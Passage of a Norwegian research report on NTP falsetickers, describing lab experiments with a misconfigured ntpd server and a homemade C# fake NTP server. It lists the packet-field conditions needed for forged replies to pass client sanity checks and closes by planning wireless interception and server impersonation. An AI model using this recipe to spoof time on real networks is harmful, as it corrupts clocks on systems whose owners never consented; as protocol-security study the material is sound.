I dette kapittelet presenterer vi først en feiltikker i et NTP-nettverk som kan ha oppstått uten viten og vilje fra NTP-tjenerens eier. Vi antar at feiltikkerens oppførsel kan skyldes faktorer som feilkonfigurasjon, feil på NTP implementering, feilfungerende drivere eller feil på ekstern klokke tilknyttet tjeneren. I dette forsøket vil vi demonstrere hvordan en slik feiltikker kan fremprovoseres, samt vise hvordan NTP forsøker å redusere betydningen av disse i det globale NTP-nettet. Dette forsøket vil også danne en basis for videre eksperimentering med protokollen. Vi vil derfor i dette kapittelet forsøke å gi en grundig beskrivelse av hva vi ser med utgangspunkt i innsamlede data.

En generell påstand er at man trenger å være knyttet til fire NTP-tjenere for å kunne plukke ut en feiltikker iblant dem. Mills nevner imidlertid i sin nye bok Computer Network Time Synchronization[23] at det kun skal være nødvendig med tre NTP-tjenere for selve utplukkingen av én feiltikker iblant dem. ”Fire” regelen gjelder til en viss grad fortsatt, men av årsaker som er relatert til økt presisjon og ikke utvelgelse av en feiltikker. Denne problemstillingen er diskutert i essayet ”Network Time Protokoll og det ideelle antall tjenere” i vedlegg F.

6.1 Målsetning

Mål 1: Synkronisering
Å få en NTP-klient til å akseptere tid fra en feiltikkende NTP-tjener.


Mål 2: Deteksjon av en feiltikker
Å se om NTP klarer å plukke ut den feiltikkende tjeneren ved å koble til tre sanntikkere.

Mål 3: Minstekrav til deteksjon av en feiltikker
Å teste Mills sin påstand om at to sanntikkere er nok for å kunne plukke ut en feiltikker.(2 sanntikkere + 1 feiltikker = totalt 3 tjenere).

6.2 Systembeskrivelse

Det ble satt opp et NTP nettverk bestående av fem maskiner. Samtlige maskiner kjører samme versjon av ntpd[*] (Network Time Protocol demon), på en Linux/Ubuntu-plattform.. En av maskinene har rollen som klient, én som en feiltikkende tjener og tre som velfungerende stratum 2 tjenere. Med velfungerende mener vi i denne sammenheng at de har blitt synkronisert med en pålitelige stratum 1 tjener. Feiltikkeren har også blitt satt som en stratum 2 tjener.

[*] Ntpd er en operativsystemdemon med en komplett implementering av NTP versjon 4.



Figur 27

6.3 Konfigurasjon

6.3.1 Feiltikkeren

Selv om det finnes en innebygd automatikk i NTP for bestemmelse av stratumnivå, er det også mulig å sette dette manuelt i demonens konfigurasjonsfil. Fremgangsmåten er å fjerne alle eksisterende tjener-assosiasjoner samt legge til følgende linjer i tjenerens konfigurasjonsfil /etc/ntp.conf:

```
server 127.127.1.0              # lokal klokke
fudge 127.127.1.0 stratum 2     # disiplinert av radioklokke
```

Pseudo IP adressen 127.127.1.0 peker mot en driver med ansvar for kommunikasjon med maskinens egen lokale klokke. (IP-adressen må ikke forveksles med *localhost* eller loopback grensesnittet på 127.0.0.1). Fudge direktivet brukes her til å fortelle NTP at hvis denne adressen brukes til synkronisering, skal stratumnivå settes til påfølgende tall. Klokken på feiltikkeren ble satt frem cirka +217 sekunder i forhold til UTC slik at man lettere kan skille feiltikkertid fra UTC-tid. Klienten er før forsøket løst synkronisert til UTC-tid.

6.3.2 Klient og tjener

NTP-klient og tjenere følger standardkonfigurasjon, hvor de viktigste feltene er som vist i figur 27.

6.4 Fremgangsmåte

Det ble først opprettet kommunikasjon kun mellom klient og feiltikker. Først og fremst ønsket vi en bekreftelse på at klienten ville godkjenne synkronisering mot en kilde som oppgav lokal klokke som primærreferanse. For å være sikre på at den endelige referansekilden til klienten ikke ble valgt ved en tilfeldighet, lot vi klient og feiltikker oppnå full synkronisering før de sanntikkende NTP-tjenerne ble koblet til nettet. Tilslutt gjentok vi forsøket med en NTP-tjener mindre. Dette for å teste om en feiltikker kan bli luket ut med kun to sanntikkende tjenere.

6.5 Test av feiltikkeren

For å fremskaffe data for analyse benytter vi oss av flere hjelpemidler. Ethereal benyttes for å se på den faktiske pakkeutvekslingen mellom assosiasjonene. Det er også her vi lettest kan telle antall pakker som utveksles. Ntpq benyttes for å gi en status per assosiasjon, og loggfilen ntpd gir oss en oversikt over viktige hendelser på klienten.

6.5.1 Resultat Mål 1: Synkronisering

Etter cirka åtte minutter og åtte pakkeutvekslinger ble det oppnådd synkronisering mellom klient og feiltikker. En utskrift av assosiasjoner i ntpq bekrefter dette:

Utskrift av assosiasjoner i ntpq:

```
ind assID       status  conf reach auth condition  last_event cnt
===========================================================
  1 NTP_FT    9624   yes   yes  none  sys.peer   reachable  1
```

Det er verdt å merke seg det nest siste feltet i statuskoden. For en velfungerende tjener bør denne verdien som nevnt være xx1x eller xx0x. Tall større enn dette indikerer at noe har gått galt. xx2x indikerer altså at det har vært to feilmeldinger siden oppstart. Ved å se på det siste tallet kan vi få en indikasjon på hva den sist inntrufne feilen kan være. Tallet xxx4 indikerer at en tidligere utilgjengelig tjener har blitt tilgjengelig. Dette er en normal verdi ved første gangs oppstart, men den har tydeligvis inntruffet to ganger. For å få et svar på hva som har skjedd tar vi en titt i loggfilen /var/log/ntpd:

Utskrift av /var/log/ntpd:

```
15 Jan 03:51:41 ntpd[6573]: frequency initialized 40.143 PPM from /var/lib/ntp/ntp.drift
15 Jan 03:56:00 ntpd[6573]: synchronized to NTP_FT, stratum 2
15 Jan 03:59:37 ntpd[6573]: time reset +217.477152 s
15 Jan 03:59:37 ntpd[6573]: kernel time sync disabled 0041
15 Jan 04:03:59 ntpd[6573]: synchronized to NTP_FT, stratum 2
15 Jan 04:07:15 ntpd[6573]: kernel time sync enabled 0001
```

Her kan vi se at det ble foretatt et stepp siden oppstart. Da dette er førstegangssynkronisering mellom klient og tjener, er det normalt at det forekommer et stepp for å få klokkene raskt i synk. Etter at de fire første pakkene er utvekslet, blir det

konstatert at stepping er nødvendig. En justering blir så foretatt, prosessen startet på nytt og fire nye pakker blir utvekslet før klienten anser synkronisering som oppnådd.

6.5.2 Resultat Mål 2: Deteksjon av en feiltikker

Ved å koble til ytterligere tre sanntikkere ønsket vi å se hvor lang tid det tok før feiltikkeren ble plukket ut som en upålitelig kilde. Etter cirka fire minutter og fire utvekslinger kan vi med bakgrunn i loggfilen /var/log/ntpd konstatere at det har blitt iverksatt en stepp (merket med grått felt) med utgangspunkt i data fra NTP_1:

Utskrift av /var/log/ntpd:

```
15 Jan 04:44:44 ntpd[6727]: frequency initialized 40.143 PPM from /var/lib/ntp/ntp.drift
15 Jan 04:47:57 ntpd[6727]: synchronized to NTP_1, stratum 2
15 Jan 04:44:19 ntpd[6727]: time reset -217.361962 s
15 Jan 04:44:19 ntpd[6727]: kernel time sync disabled 0041
15 Jan 04:48:39 ntpd[6727]: synchronized to NTP_FT, stratum 2
15 Jan 04:49:39 ntpd[6727]: no servers reachable
15 Jan 04:49:42 ntpd[6727]: synchronized to NTP_1, stratum 2
15 Jan 05:04:40 ntpd[6727]: kernel time sync enabled 0001
```

Tidspunktene fremstilt i /var/log/ntpd er misvisende og skyldes selvfølgelig at klokken på maskinen nettopp har blitt justert. Steppverdien må legges til/trekkes fra for å få et riktig inntrykk av tiden. En utskrift av assosiasjoner i ntpq viser den nye tilstanden til de ulike assosiasjonene:

Utskrift av assosiasjoner i ntpq:

```
ind assID       status  conf reach auth condition  last_event cnt
===========================================================================
  1 NTP_1       9624   yes   yes  none  sys.peer   reachable  2
  2 NTP_2       9424   yes   yes  none  candidat   reachable  2
  3 NTP_3       9424   yes   yes  none  candidat   reachable  2
  4 NTP_FT      9124   yes   yes  none  falsetick  reachable  2
```

Av statuskoden til NTP_FT kan vi se årsaken til hvorfor feiltikkeren ble forkastet. Statuskode x1xx forteller oss at tjeneren passerte sunnhetstestene, men var ikke nærme nok de andre tjenerne til å overleve seleksjonsprosessen.

En interessant linje fra loggfilen er linje fem hvor det står at klienten er synkronisert mot feiltikkeren. Dette skjer omtrent samtidig med at NTP_FT blir pekt ut som feiltikker. Siden feiltikkeren har et avvik fra de andre klokkene på cirka 217 sekunder, vet vi at klienten ikke er synkronisert mot feiltikker på dette tidspunktet.(Dette ser vi med det blotte øyet på klientens systemklokke, samt at ntpd forteller oss at det ikke har blitt foretatt noen stepping etter at NTP_1 steppet klientklokken -217,36 sekunder tilbake fra feiltikkerens tid). Nøyaktig årsaken til at dette oppstår er ukjent og kan ikke ses i de fysiske pakkene som går mellom klienten og tjenerne. Disse tilfellene oppstår kun en gang iblandt, og er altså ikke en konsekvent handling fra NTP-demonens side.

6.5.3 Resultat Mål 3: Minstekrav for deteksjon av en feiltikker

Vi nullstiller så assosiasjonene og lar feiltikker på nytt få synkronisere seg med klienten. Denne gangen kobler vi til kun to sanntikkere for å se om seleksjonsalgoritmen fortsatt klarer å plukke ut feiltikkeren. Etter fire pakkeutvekslinger blir det foretatt en stepp med bakgrunn i data fra NTP_1-tjeneren. Etter ytterligere fire pakkeutvekslinger er feiltikkeren plukket ut. Feiltikkeren ble forkastet med samme statuskode som ved forrige eksperiment:

Utskrift av assosiasjoner i ntpq:

```
ind assID      status  conf reach auth condition  last_event cnt
===========================================================
  1 NTP_1      9624   yes   yes  none  sys.peer   reachable  2
  2 NTP_2      9424   yes   yes  none  candidat   reachable  2
  3 NTP_FT     9124   yes   yes  none falsetick   reachable  2
```

Utskrift av /var/log/ntpd:

```
15 Jan 05:20:01 ntpd[6826]: frequency initialized 40.143 PPM from /var/lib/ntp/ntp.drift
15 Jan 05:23:15 ntpd[6826]: synchronized to NTP_1, stratum 2
15 Jan 05:19:40 ntpd[6826]: time reset -215.190605 s
15 Jan 05:19:40 ntpd[6826]: kernel time sync disabled 0041
15 Jan 05:23:58 ntpd[6826]: synchronized to NTP_1, stratum 2
15 Jan 05:30:25 ntpd[6826]: kernel time sync enabled 0001
```

Ut ifra /var/log/ntpd ser vi at det tilsynelatende tar kortere tid før synkroniseringen er fullendt ved kun bruk av tre tjenere. Årsaken til dette kan være at klyngealgoritmen blir hoppet over da antallet overlevende kandidater er for liten. (Må være minimum 3, da MINCLOCK som standard er satt til 3). Dette er kun en antagelse da vi ikke kan bekrefte dette ut i fra noen få forsøk.

6.6 Konklusjon

I dette forsøket har vi sett hvordan det er mulig å sette opp en feiltikkende tjener selv ved bruk av en standard NTP-demon. Deretter testet vi den generelle påstanden om at tre sanntikkere må til for å kunne plukke ut én feiltikkende tjener. Tilslutt gjentok vi forsøket med én NTP-tjener mindre. Dette for å teste om en feiltikker kan bli luket ut med kun to sanntikkende tjenere slik Mills hevder i boken Computer Network Time Synchronization[]. Det kan se ut til at Mills sin påstand stemmer overens med praksis. Forsøket er selvfølgelig i seg selv ikke nok til å bekrefte eller avkrefte dette som en generell regel. Gjentatte forsøk med ulike tidsavvik på feiltikkeren gir imidlertid entydige resultater som peker i denne retning.

7 Forsøk 2: En Feiltikker

Hvor vanskelig er det så å konstruere sin egen feiltikker? Fordelene med denne fremgangsmåten er intuitivt at man kan forandre mottaker- og avsenderadresser (IP) i NTP-demonen direkte, samt at det vil gi muligheter for en mer kontrollert pakkemanipulasjon. Eksempel på en mulig manipulasjon kan være å få lokal klokke på en av feiltikkerens klienter til å gå med feil frekvensavvik. Siden frekvensavviket er ment å disiplinere lokal klokke til å gå med samme frekvens som ideal tid/tjener tid, ville dette kunne fremprovosere lokal klokke på klienten til å gå med større avvik enn om NTP ikke hadde blitt benyttet i det hele tatt, selv etter at Internettforbindelsen ble brutt. Med en hjemmelaget feiltikker vil det også være mulig å støtte seg på en reel synkronisert tid ved å la en ekte NTP-demon kjøre i bakgrunnen på samme maskin som feiltikkeren. På denne måten kan man oppnå en stabil feiltid ved å la feiltikkeren sende ut UTC tid + en forskyvning. Hensikten med en stabil tid ville være å begrense antall stepp som blir foretatt av klienten ved synkronisering mot feiltikker.

Vi ønsket i første omgang å utføre et angrep mot en NTP tidstjeneste ved å konstruere en falsk NTP-demon fra bunnen. Feiltikkere som det refereres til i litteraturen er gjerne NTP-tjenere med konfigurasjonsfeil, feil med drivere mot primærtidsreferanse eller feil med primærtidsreferanse. Fokus i dette eksperimentet er ikke å finne den optimale måten å lure en NTP-tjeneste på, men å kartlegge hva som minimum kreves for å få en NTP-klient til å akseptere pakkene den blir tilsendt.


7.1 Målsetning og forutsetninger

- Å få en NTP-klient til å akseptere manipulerte pakker fra en egenkonstruert feiltikker.

Det forutsettes at feiltikkeren klarer å fange opp pakkene mellom NTP-klient og den ekte NTP-tjeneren, samt at den falske pakken returneres før den ekte.

7.2 Systembeskrivelse

Et testnett ble satt opp som vist i figur 28. Klienten ble konfigurert som en standard NTP-klient. Klienten kjører på en Linux/Ubuntu-plattform, mens feiltikkeren kjører på en Microsoft Windows-plattform.



Figur 28

7.3 Konfigurasjon

7.3.1 Feiltikkeren

Feiltikkeren settes opp på en Windows maskin. Feiltikkeren synkroniserer seg selv mot en fiktiv tjener. I realiteten er dette maskinens systemklokke:

```
server 82.211.145.11          # fiktivt synkroniseringspunkt
```

7.3.2 Klienten

I dette forsøket er NTP-klienten satt til å kommunisere direkte mot feiltikkeren:

```
server 192.168.1.105          # synkroniseringspunkt
```

7.4 Implementering

7.4.1 Krav til implementering

Vi antar at et minstekrav for å få klienten til å akseptere pakkene fra feiltikker er at de består klientens sunnhetstester. Vi legger følgende betingelser til grunn i et forsøk på å oppnå dette:

1. NTP-pakkens størrelse må totalt være 48 byte, (uten autentisering- og ekstensjonsfelt).
2. Feltet *Origin Timestamp* på responspakken fra feiltikker må være identisk med feltet *Transmit Timestamp* i den opprinnelige forespørselpakken fra klienten.
3. Feltet *Peer Clock Stratum* må ha et lavere tall enn klienten.
4. Feltet *Peer Polling Interval* kan settes lik verdien fra klienten.
5. Feltet *Reference Clock ID* må ha en gyldig IP-adresse. Klienten må tro at feiltikkeren er synkronisert mot en gyldig kilde.
6. Feltet *Referance Clock Update Time* må være oppdatert det siste døgnet. (Maks 24 timer gammel).
7. Root synkroniseringsavstanden må være mindre eller lik ett sekund. (Men ikke mindre enn 10ms).
8. Avviket mellom klient og feiltikker må aldri overstige 1000 sekunder. Heller ikke ved førstegangs oppstart.
9. Feltet *Leap Indicator*" må ikke inneha noen advarsel: *No Warning(00)*
10. Versjonsnummer må være lik eller lavere enn NTP-klienten.
11. Feiltikkeren må utgi seg for å være i tjener modus: Mode 4.

7.5 Fremgangsmåte ved utvikling

En standard NTP-pakke, uten bruk av utvidelsesfeltene og autentisering, består av 48 byte. Hvis vi tar for oss meldingsflyten mellom en klient og tjener vil vi se følgende: Klienten starter kommunikasjonen med å sende en forespørsel til tjener. Fremstilt i Ethereal vil åpningspakken fra klienten kunne se ut som i figur 29.

```
Network Time Protocol
⊟ Flags: 0xe3
    11.. .... = Leap Indicator: alarm condition (clock not synchronized) (3)
    ..10 0... = Version number: NTP Version 4 (4)
    .... .011 = Mode: client (3)
  Peer Clock Stratum: unspecified or unavailable (0)
  Peer Polling Interval: 6 (64 sec)
  Peer Clock Precision: 0,000004 sec
  Root Delay:    0,0000 sec
  Clock Dispersion:    0,0000 sec
  Reference Clock ID: Unindentified reference source 'INIT'
  Reference Clock Update Time: NULL
  Originate Time Stamp: NULL
  Receive Time Stamp: NULL
  Transmit Time Stamp: Sep 25, 2006 09:54:50,2777 UTC
```

Figur 29: Åpningspakke fra NTP-klient


Noen av feltene fra forespørselpakken kan vi bruke direkte i svarpakken. Med eller uten en justering:

Klient:		**Feiltikker:**	**Justering:**
Transmit Time Stamp	→	*Origin Timestamp*	
Peer Clock Stratum	→	*Per Clock stratum*	klient - 1
Reference Clock Upd. Time	→	*Reference Clock Upd. Time*	klient – 1 time
Per Polling Interval	→	*Per Polling Interval*	

Vi kan også sette noen av feltene med faste verdier:

Feiltikker:	**Fast verdi:**
Leap Indicator	00 (No Warning)
Version Number	4 (NTP versjon 4)
Mode	4 (Tjener modus)

Et svar fra den falske NTP-tjeneren ønsker vi skal se ut som vist i figur 30. Opplyste felt er de verdiene vi har skaffet oss så langt:



Figur 30

Neste skritt blir å skaffe seg presise nok verdier til å kunne sette feltene:

- ”Receive Time Stamp”
- ”Transmit Time Stamp”

Det finnes ikke noen standardmetoder for å hente ut tid med en oppløsning på 32 bits fraksjoner av sekundet fra maskinens oscillator. Vi valgte derfor å dele tidsstempelet opp i to deler. En presis 32 bits representasjon av sekunder siden 1.januar 1900*, og en ”presis som mulig” 32 bits representasjon av fraksjoner av sekundet.


Kort sammenfattet benyttet vi følgende fremgangsmåte for å konvertere lokal tid til NTP tid. Vi begynte med de 32 mest signifikante bittene:

- Vi hentet først ut lokal tid på maskinen.
- Konverterte så lokal tid til UTC tid.
- Regnet deretter ut differansen mellom 1.januar 1900 og lokal tid i UTC.
- Og sto tilslutt igjen med dagens tid representert som antall sekunder siden 1.januar 1900

Neste utfordring var de 32 minst signifikante bittene som representerer fraksjoner av sekundet. En 32 bits fraksjon av et sekund tilsvarer en presisjon på 232 picosekunder(ps 10^{-12}), mens den minste enheten av tid vi kan hente ut fra systemklokken i C# er et såkalt ”tick” som tilsvarer 100 nanosekunder(ns 10^{-9}). For å kunne representere tiden i samme format måtte vi altså utvide maskintiden med tre desimaler.

* NTP regner sin tid i antall sekunder siden 1.januar 1900

Resten av utregningen er noenlunde tilsvarende som for de 32 mest signifikante bittene. Vi har nå mulighet til å sette verdiene ”Recieve Time Stamp” og Transmit Time Stamp”:



Graden av presisjons som kreves for å fylle ut de tre siste feltene er avhengig av om klienten synkroniserer mot en eller flere tjenere. Ved kun synkronisering mot én tjener trenger vi kun å holde oss innenfor feltenes grenseverdier for å oppnå synkronisering.

7.5.1 Brukergrensensitt

Den falske NTP-tjeneren har nå et brukergrensesnitt som vist i figur 31. Applikasjonen krever kun at man fyller inn den IP-adressen som man ønsker at pakkene skal sendes til. Deretter startes applikasjonen ved å trykke på ”Start listener”. Når applikasjonen mottar en pakke fra klienten vises rådata fra denne pakken i det store vinduet. Da disse verdiene kan være tidkrevende å tyde, fremstilles også et av tidsstemplene i sekunder og fraksjoner av sekundet i ”Time from Client”. Disse kan så sammenlignes direkte med tid som produseres av feiltikkeren vist i ”Time Local”.

Figur 31

7.6 Test av applikasjonen

Vår feiltikker vil etter oppstart stå og vente på en forespørsel fra NTP-klienten. Deretter vil den modifisere pakken (som vist i avsnitt 7.5) og sende den tilbake som et svar til klienten. Applikasjonen er avhengig av å motta pakke fra klienten på en eller annen måte. I dette forsøket er klienten satt til å sende pakker direkte til feiltikkeren.

En utskrift av assosiasjoner fra ntpq viser at vi har klart å oppnå synkronisering mellom NTP-klienten og feiltikker. Imidlertid viser statuskode xx3x at det har oppstått tre feil siden oppstart:

Utskrift av assosiasjoner i ntpq:

```
ind assID       status  conf reach auth condition  last_event cnt
===========================================================================
 1  NTP_FT    9634   yes   yes  none  sys.peer   reachable  2
```

Ved å ta en titt i loggfilen /var/log/ntpd, kan vi se at det har forekommet tre stepp med forholdsvis store justeringer på kort tid:

Utskrift av /var/log/ntpd:
14 Jan 22:46:39 ntpd[5768]: frequency initialized 40.143 PPM from /var/lib/ntp/ntp.drift
14 Jan 22:54:18 ntpd[5768]: synchronized to NTP_FT, stratum 3
14 Jan 22:54:17 ntpd[5768]: time reset -0.888513 s
14 Jan 22:54:17 ntpd[5768]: kernel time sync disabled 0041
14 Jan 23:02:57 ntpd[5768]: synchronized to NTP_FT, stratum 3
14 Jan 23:10:31 ntpd[5768]: time reset -0.382711 s
14 Jan 23:15:56 ntpd[5768]: synchronized to NTP_FT, stratum 3
14 Jan 23:29:56 ntpd[5768]: time reset +0.449526 s
14 Jan 23:29:56 ntpd[5768]: synchronized to NTP_FT, stratum 3

Årsaken til dette er sannsynligvis at applikasjonen ikke klarer å beregne en stabil nok tid til å holde seg under slewing grensen på 128 ms.

7.7 Konklusjon

I dette eksperimentet ble klienten konfigurert til å snakke direkte med en egenkonstruert falsk tjener ved å legge inn tjeneraddressen i konfigurasjonsfilen til klienten. Da NTP-klienten ikke hadde noen andre tjenere å kommunisere med, vil den tillate synkronisering mot en falsk NTP-tjener så sant verdiene den mottar holder seg innefor NTP-variablenes grenseverdier. Selv om vi klarte å oppnå synkronisering har applikasjonen liten nytteverdi da den er avhengig av at klienten på forhånd er konfigurert til å kommunisere direkte med tjeneren. Utviklingen av denne applikasjonen er likevel et nødvendig steg på vei for de neste forsøkene.

8 Forsøk 3: En utvidelse av Feiltikkeren

De to foregående kapitlene har beskrevet to ulike fremgangsmåter for manipulasjon av tidsinformasjon mellom en klient og en tjener. Det forutsattes imidlertid i disse eksperimentene at IP-adressen til feiltikkeren eksisterte i klientens konfigurasjonsfil. I dette kapittelet ønsker vi å se på mulighetene for å bryte inn i en normal kommunikasjon mellom en NTP-klient og en tjener i et trådløst nettverk.

Intensjonen med å benytte et trådløst nettverk i dette eksperimentet er den intuitive fordelen at man kan fange opp pakker uten selv å være fysisk tilkoblet målets nettverk. En annen potensiell fordel er at det trådløse aksesspunktet med stor sannsynlighet ikke opererer som NTP-tjener selv, men kun videreformidler pakkene til en bakenforliggende tjener. Dette gir vår feiltikker mulighet til å fange opp pakkene selv før de når frem til den ekte tjeneren. Dette vil gi feiltikker et godt utgangspunkt for å kunne rekke å svare før NTP-tjeneren. Hvis feiltikkeren rekker å svare først, vil trolig de ekte pakkene oppfattes som et duplikat og droppes av NTP-klientens sunnhetstester uten videre analyse. For å kunne oppnå dette må vi utvide feiltikkeren slik at den kan gi seg ut for å være den ekte NTP-tjeneren som klienten forventer et svar fra. Tenkt fremgangsmåte vil være å fange opp en NTP-forespørsel fra luften, modifisere pakken med falsk tid og avsenderadresse, og returnere pakken til klienten.


8.1 Målsetning og forutsetninger

1. Det trådløse nettverkskortet på feiltikkeren må kunne settes i promiscuous mode, slik at den kan lytte til pakkene mellom klient og tjener.
2. Den falske NTP-tjeneren må kunne utgi seg for å være den ekte NTP-tjeneren. Dette innebærer at IP-adressen til den falske NTP-tjeneren må settes lik den ekte NTP-tjeneren.
3. Feiltikkeren må kunne svare raskere enn den ekte NTP-tjeneren.

